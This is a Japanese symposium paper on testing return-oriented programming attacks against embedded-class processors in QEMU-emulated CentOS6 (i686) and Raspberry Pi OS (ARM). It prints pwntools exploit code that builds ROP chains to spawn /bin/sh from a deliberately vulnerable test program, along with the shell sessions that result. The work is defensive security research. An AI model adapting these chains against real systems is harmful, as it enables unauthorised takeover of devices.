情報処理北海道シンポジウム 2022

組込み機器への ROP 攻撃の検証のための プロセッサエミュレータを用いた調査

多木 優馬 a)　　福光 正幸 b)　　湯村 翼 c)
(北海道情報大学) 1　(長崎県立大学) 2　(北海道情報大学)1

1 はじめに

IoT 機器の普及によって組込み機器の需要が増加している。それに伴い、IoT 機器を悪用した脅威も発生している。実際、IoT 機器を狙ったマルウェアである Mirai は、ルータや Web カメラといった約 50 万台の IoT 機器を乗っ取った事例が存在する。さらに、Amazon や Twitter といった著名な Web サービスに対し、乗っ取った IoT 機器を使って DDoS 攻撃を仕掛け、アクセス困難な状況に陥れた[1]。また、プログラム内の命令片を利用し、任意の処理を行わせる攻撃手法である Return Oriented Programming (ROP)攻撃[2]と、その派生技術も数多く存在する。さらに、ROP 攻撃はその汎用性の高さから、組込み機器に応用される恐れがある。

以上のことから、我々は組込み機器への ROP 攻撃対策に着目した。その対策の一例として、不正な制御フローを検知するセキュリティ機構である Control-Flow Integrity (CFI)の実装[3]などが進んでいる。CFI は、組込み機器向けの ARMv8-M アーキテクチャに対応した実装例がある[4]。一方、AVR8 のような計算能力とリソースの乏しいプロセッサの場合、CFI の実装可否の調査が進んでいない。また、セキュリティ機構の実装の有無は、OS とそのバージョンによっても異なる。

このため、本研究では複数の OS とプロセッサの組み合わせに対する ROP 攻撃の可能性を調査する。そこで、計算能力やリソースの乏しい組込み機器を中心に単純な ROP 攻撃が成功するか検証を行う。組込み機器向けの様々な OS とプロセッサを QEMU[5]を用いてエミュレートして攻撃対象の環境を構築し、そこで稼働する ROP 攻撃検証用のテストプログラムに対して ROP 攻撃を試みる。特に本稿では、事前検証として、組込み機器の中でも計算能力の高いプロセッサへの ROP 攻撃の検証を行う。

2 ROP 攻

ROP 攻撃について説明するにあたり、ROP 攻撃で利用されるバッファオーバーフロー攻撃[6]と、ROP 攻撃が考案されたきっかけとなった NX bit[6]の紹介を行う。

2.1 バッファオーバーフロー攻

バッファオーバーフロー攻撃[6]はバッファ境界チェックを行わない入力関数を狙った攻撃手法である。この攻撃を利用し、リターンアドレスを書き換えることでプログラムの制御を奪うことができる(図 1)。さらに、リターンアドレスでジャンプさせるアドレスを、シェルコードと呼ばれる攻撃者が作成した攻撃コードにジャンプさせることで、任意の処理の実行が可能となる。



図 1　バッファオーバーフローによる
シェルコード埋め込みの概要

2.2 No eXecutable bit (NX bit)

NX bit[6]はバッファオーバーフロー脆弱性を悪用したシェルコード埋め込みを阻止するためのセキュリティ機構である。指定した領域以外でのコード実行を禁止することで、スタック領域内やヒープ領域内でのシェルコードの実行を防ぐことができる。

2.3 Return Oriented Programming (ROP)攻

ROP 攻撃[2]とは、ガジェットと呼ばれる ROP 攻撃に利用できるアセンブラコードの命令片を繋ぎ合わせて ROP Chain を構築し、任意の処理を行わせることができる攻撃である(図 2)。攻撃者が作成したシェルコードではなく、プログラムにもともと存在する実行許可されたコードを利用するため、NX bit を回避することができる。また、様々なアーキテクチャに応用することも可能で、x86 アーキテクチャだけではなく、ARMv8-A アーキテクチャなどへの攻撃にも応用されている[7]。

1　北海道江別市西野幌 59-2
2　長崎県西彼杵郡長与町まなび野 1 丁目 1-1
a)　turkey0727@outlook.jp
b)　fukumitsu@sun.ac.jp
c)　yumu@yumulab.org



図 2 ROP 攻撃の概要

3 ROP 攻撃に有効なセキュリティ機構

ROP 攻撃対策として有効なセキュリティ機構の代表例は以下の通りである。

3.1 Address Space Layout Randomization (ASLR)

ASLR[8]とは、プログラムの再配置時に、プログラムのコード領域やデータ領域の配置先をランダム化し、特定のアドレスへのアクセスを困難にするセキュリティ機構である。これにより、ROP 攻撃による命令片の利用が困難になる。ただし、ROP 攻撃の派生技術である Just-In-Time ROP(JIT-ROP)[9]の場合、アドレスのリークが可能になることもある。また、アドレス幅が 32bit 以下の環境では、エントロピーが不足し、総当たり攻撃によるアドレスリークも可能となる。このため、アドレス幅が小さい組込み機器への ASLR 実装は効果的ではない。

3.2 Control-Flow Integrity (CFI)

CFI[3]とは、プログラム実行時に制御フローを監視し、正常な制御フローと比較することで異常な制御フローを検知するセキュリティ機構である。これにより、ROP 攻撃による命令片への不正なジャンプを検知することができる。しかし、正常な制御フローとの比較時にプロセッサに負荷がかかるため、高い計算能力を持つプロセッサが必要になる。

4 プロセッサエミュレータを用いた ROP 攻撃検証

4.1 QEMU

ROP 攻撃の検証にはプロセッサエミュレータ QEMU[5]を使用した。QEMU は CPU やメモリといったハードウェアと OS をエミュレートするプロセッサエミュレータである。QEMU を使うことで、任意のタイミングでゲスト環境のレジスタの値やメモリの内容を確認することができる。検証に利用するホストとゲスト間の構成図は図 3 のようになっている。



図 3 ROP 攻撃検証環境の構成

4.2 対象とするアーキテクチャと OS の組み合わせ

本稿の ROP 攻撃検証対象として、i686 で稼働する CentOS6 環境と、ARM Cortex-A53 で稼働する Raspberry Pi OS (以降、RaspiOS と呼ぶ)環境を採用し、構築した。i686 プロセッサは、x86 アーキテクチャを採用した、主に PC で使われるプロセッサである。i686 で稼働する CentOS6 環境を構築した理由は、i686 プロセッサで採用されている x86 アーキテクチャも組込み機器で搭載された例があるということと、PC と組込み機器とのセキュリティ機構の違いについての調査のためである。ARM Cortex-A53 で稼働する RaspiOS 環境を構築した理由は、組込み機器向けのプロセッサとしては高性能な ARM Cortex-A53 プロセッサについて事前調査することで、今後の低性能なプロセッサを用いた組込み機器への ROP 攻撃との比較を行うためである。

また、本稿ではテストプログラムへの攻撃を行っているが、ゲスト OS は QEMU の設定によりホスト OS 以外との通信を遮断しており、外部からの攻撃を受けないようになっている。また、ゲスト環境は自身が構築したものであり、攻撃を行っても外部に影響を及ぼさないよう配慮している。

4.3 検証に用いる攻撃対象のテストプログラムについて

攻撃対象上で動作させる検証用テストプログラムには、文献[10]の ROP 実験用テストプログラムを使用している。ARM Cortex-A53 で稼働する RaspiOS 環境上におけるテストプログラムの正常な動作結果は図 4 の通りになる。また、ARM Cortex-A53 で稼働する RaspiOS での検証において、プロセッサの実行ステートは AArch32 となっている。なお、本研究の目的は計算能力やリソースの乏しい組込み機器への ROP 攻撃の検証である。そのため、本稿ではその事前検証として ASLR や CFI といっ

た高い計算能力や多くのリソースを必要とするセキュリティ機構は無効化している。

```
pi@raspberrypi:~/ROP_test$ ./checkname
This program is for Raspi
Input name: yuuma
NG
pi@raspberrypi:~/ROP_test$ ./checkname
This program is for Raspi
Input name: Mike
OK
```

図 4 テストプログラムが正常に実行された際のターミナル

4.4 対象とする ROP 攻撃

本研究では単純な ROP 攻撃のみを用いて検証を行う。この理由としては、単純な ROP 攻撃であっても制御を奪われるような脆弱な組込み機器の調査をすることが本研究の目的であるためである。また、ROP 攻撃の検証にあたってエクスプロイトコードの記述は Python3.9.13 を使って行い、ROP Chain はエクスプロイト開発ライブラリである Pwntools[11]を用いて構築した。

5 i686 で稼働する CentOS6 への ROP 攻撃

5.1 ROP 攻撃に必要な命令片

i686 で稼働する CentOS6 で動作するテストプログラムへの ROP 攻撃検証にあたり、使用した命令は mov 命令と、pop 命令、そして int 0x80 命令の 3 つである。本実験での ROP 攻撃の検証では、mov 命令を使って文字列 /bin/sh を BSS セクションのある領域に格納し、pop 命令を使用して EAX レジスタに 11、EBX レジスタに文字列 /bin/sh へのアドレスをそれぞれ格納し、最後に int 0x80 命令を実行することで execve(/bin/sh)を呼び出してコンピュータの制御を奪うことを目的としている。

5.2 ROP チェーンの構築と送信

作成したエクスプロイトコードの内、ROP Chain の構築を行っている箇所は図 5 の通りである。検証の結果、攻撃は成立し、コンピュータの制御を奪うことができた。ここでは、ホスト環境から cat /etc/redhat-release を実行してゲスト環境の OS のバージョンを表示することで、攻撃が成立したことを確認できた(図 6)。

```python
def attack(conn, **kwargs):
    payload = b'A' * (0x10 + 0xc)   # name + saved ebp
    payload += pop_dcb_addr         # pop {edx, ecx, ebx}
    payload += bss_addr             # edx = bss_addr
    payload += b'/bin'              # ecx = "/bin"
    payload += p32(0)               # ebx = 0

    payload += mov_edx_ecx_addr         # *bss_addr = "/bin"
    payload += pop_dcb_addr             # pop {edx, ecx, ebx}
    payload += bss_addr_4byte_offset    # edx = bss_addr + 4
    payload += b'/sh\0'                 # ecx = "/sh\0"
    payload += p32(0)                   # ebx = 0

    payload += mov_edx_ecx_addr     # *(bss_addr + 4) = "/sh\0"
    payload += pop_ebp_addr         # pop ebp
    payload += p32(11)              # eax = 11
    payload += pop_dcb_addr         # pop {edx, ecx, ebx}
    payload += p32(0)               # edx = 0
    payload += p32(0)               # ecx = 0
    payload += bss_addr             # ebx = bss_addr
    payload += int80_addr           # int 0x80
    conn.sendafter(b"Input name: ", payload)
```

図 5 ROP Chain を構築するエクスプロイトコード (i686・CentOS6)

```
[*] Switching to interactive mode
$
[DEBUG] Sent 0x1 bytes:
    10 * 0x1
[DEBUG] Received 0x3 bytes:
    b'NG\n'
NG
$ cat /etc/redhat-release
[DEBUG] Sent 0x18 bytes:
    b'cat /etc/redhat-release\n'
[DEBUG] Received 0x21 bytes:
    b'CentOS Linux release 6.0 (Final)\n'
CentOS Linux release 6.0 (Final)
```

図 6 エクスプロイトコードによる ROP 攻撃実行例(i686・CentOS6)。OS バージョン確認コマンド cat /etc/redhat-release をホスト環境から実行した。

6 ARM Cortex-A53 で稼働する RaspiOS への ROP 攻撃

6.1 ROP 攻撃に必要な命令片

ARM Cortex-A53 で稼働する RaspiOS で動作するテストプログラムへの ROP 攻撃検証にあたり、使用した命令は、pop 命令のみである。今回の ROP 攻撃では pop 命令を使って R0 レジスタに文字列/bin/sh へのアドレスを格納し、PC レジスタに system 関数のアドレスを格納することで system(/bin/sh)を呼び出してコンピュータの制御を奪うことを目的としている。

6.2 ROP チェーンの構築と送信

作成したエクスプロイトコードの内、ROP Chain の構築を行っている箇所は図 7 の通りである。検証の結果、攻撃は成立し、コンピュータの制御を奪うことができた。

ここではホスト環境側から lsb_release -a を実行してゲスト環境の OS のバージョンを表示することで攻撃が成立したことを確認できた(図 8)。

```
def attack(conn, **kwargs):
    payload = b'A' * (0x10 + 0x4)   # name + saved register
    payload += pop_r0_addr          # pop {r0, r4, pc}
    payload += binsh_addr           # r0 = "/bin/sh" address
    payload += b"ABCD"              # r4 = junk data
    payload += system_addr          # pc = sysytem() address

    conn.sendafter(b"Input name: ", payload)
```

図 7　ROP Chain を構築するエクスプロイトコード (ARM Cortex-A53・RaspiOS)

```
[*] Switching to interactive mode
$
[DEBUG] Sent 0x1 bytes:
    b'\n'
[DEBUG] Received 0x3 bytes:
    b'NG\n'
NG
$ lsb_release -a
[DEBUG] Sent 0xf bytes:
    b'lsb_release -a\n'
[DEBUG] Received 0x1e bytes:
    b'No LSB modules are available.\n'
No LSB modules are available.
[DEBUG] Received 0x62 bytes:
    b'Distributor ID:\tRaspbian\n'
    b'Description:\tRaspbian GNU/Linux 10 (buster)\n'
    b'Release:\t10\n'
    b'Codename:\tbuster\n'
Distributor ID:    Raspbian
Description:    Raspbian GNU/Linux 10 (buster)
Release:    10
Codename:    buster
```

図 8　エクスプロイトコードによる ROP 攻撃実行例(ARM Cortex-A53・RaspiOS)。OS バージョン確認コマンド lsb_release -a をホスト環境から実行した。

7 おわりに

本稿では、i686 で稼働する CentOS6 と ARM Cortex-A53 で稼働する RaspiOS で動作するテストプログラムへの ROP 攻撃の検証を行った。本稿で行った ROP 攻撃のデモでは高い計算能力や多くのリソースを必要とするセキュリティ機構を無効にし、両環境への ROP 攻撃の違いについて紹介した。今後は、本研究の主旨である、計算能力とリソースの乏しい組込み機器への ROP 攻撃の検証を行う。そして、様々な OS やプロセッサへ ROP 攻撃を試して結果をまとめ、新たな脆弱性を発見場合はその対策方法を検討する。

参考文献

[1] セキュリティ通信: IoT デバイスを標的にした「Mirai」の攻撃手口から対策まで徹底解説, available from <https://securitynews.so-net.ne.jp/topics/sec_20129.html> (accessed 2022-09-07)

[2] Ryan, R., Erik, B., Hovav, S., Stefan, S.: Return-oriented programming: Systems, languages, and applications, *ACM Transactions on Information and System Security (TISSEC)*,Vol. 15, No.1, pp. 1−34 (2012).

[3] Martin, A., Mihai, B., UIfar, E., Jay, L.: Control-flow integrity principles, implementations, and applications, *ACM Transactions on Information and System Security (TISSEC)*, Vol. 13, No.1, pp. 1−40 (2009).

[4] 河田智明, 本田晋也, 松原豊, 高田広章: Arm Trust Zone for Armv8-M を利用したマルチタスク対応 CFI の検討, 組込みシステムシンポジウム 2018 論文集, pp. 71−74,(2018).

[5] QEMU: , available from <https://www.qemu.org/> (accessed 2022-09-02).

[6] 品川高廣: NXbit を回避するバッファオーバーフロー攻撃の防止手法, 情報処理学会研究報告コンピュータセキュリティ (CSEC), 2006-CSEC-034, pp. 215−222, (2006).

[7] 赵利军, 李民, 彭诚: ARMv8-A Return-Oriented Programming 实现方法. 计算机应用与软件, Vol. 11, (2018).

[8] PaX, T.: PaX address space layout randomization (ASLR), available from <http://pax. grsecurity. net/docs/aslr. txt>, (2003).

[9] Snow, K.Z., Monrose, F., Davi, L., Dmitrienko, A., Liebchen, C., Sadeghi, A.R., Just-in-time CodeReuse: On the effectiveness of fine-grained address space layout randomization, *IEEE Symposium on Security and Privacy(S&P)*, (2013).

[10] kozos.jp　ROP 実験用サンプル, available from < http://kozos.jp/samples/rop-sample.html> (accessed 2022-09-02)

[11] Pwntools: , available from < https://github.com/Gallopsled/pwntools> (accessed 2022-09-02)